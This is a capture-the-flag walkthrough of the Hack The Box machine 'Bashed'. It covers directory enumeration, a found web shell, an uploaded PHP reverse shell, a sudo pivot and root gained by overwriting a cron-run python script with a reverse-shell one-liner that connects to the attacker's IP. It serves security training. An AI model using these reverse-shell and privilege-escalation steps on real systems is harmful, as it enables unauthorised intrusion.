Bashed

10.10.10.68


80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

Found this cool /dev directory


```
┌──(root💀kali)-[~/htb/bashed]
└─# gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirb/big.txt -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/30 15:20:43 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/server-status        (Status: 403) [Size: 299]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]

===============================================================
2021/03/30 15:21:29 Finished
===============================================================
```

Navigating to it gave me a web shell. And I got the user flag



Next I wanted to get a reverse shell. I used a basic php reverse shell that I uploaded /var/www/html/uploads. Executed it in browser with a listener then got a better shell



I then ran LinEnum.sh and found that I could run any command and "scrip manager"

```
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Then I just did a simple command to become the script manager user we are just telling the system that we now want to use /bin/bash as scriptmanager aka we want a shell

```
www-data@bashed:/$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/$ id
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
```

I found a weird /Scripts dir

Inside there was a python file that was being executed every once and a while as a cron job. All it would do is print some string to a txt file. So if we take that file and change it to give us a reverse shell we can get root if its running as root. And thats exactly what happened.

```
root@bashed:/scripts# cat test.py
cat test.py
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.22",80
80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
root@bashed:/scripts#
```

after a minute or two it ran and I got a shell

I used wget and python -m SimpleHTTPServer 7800 to get the files over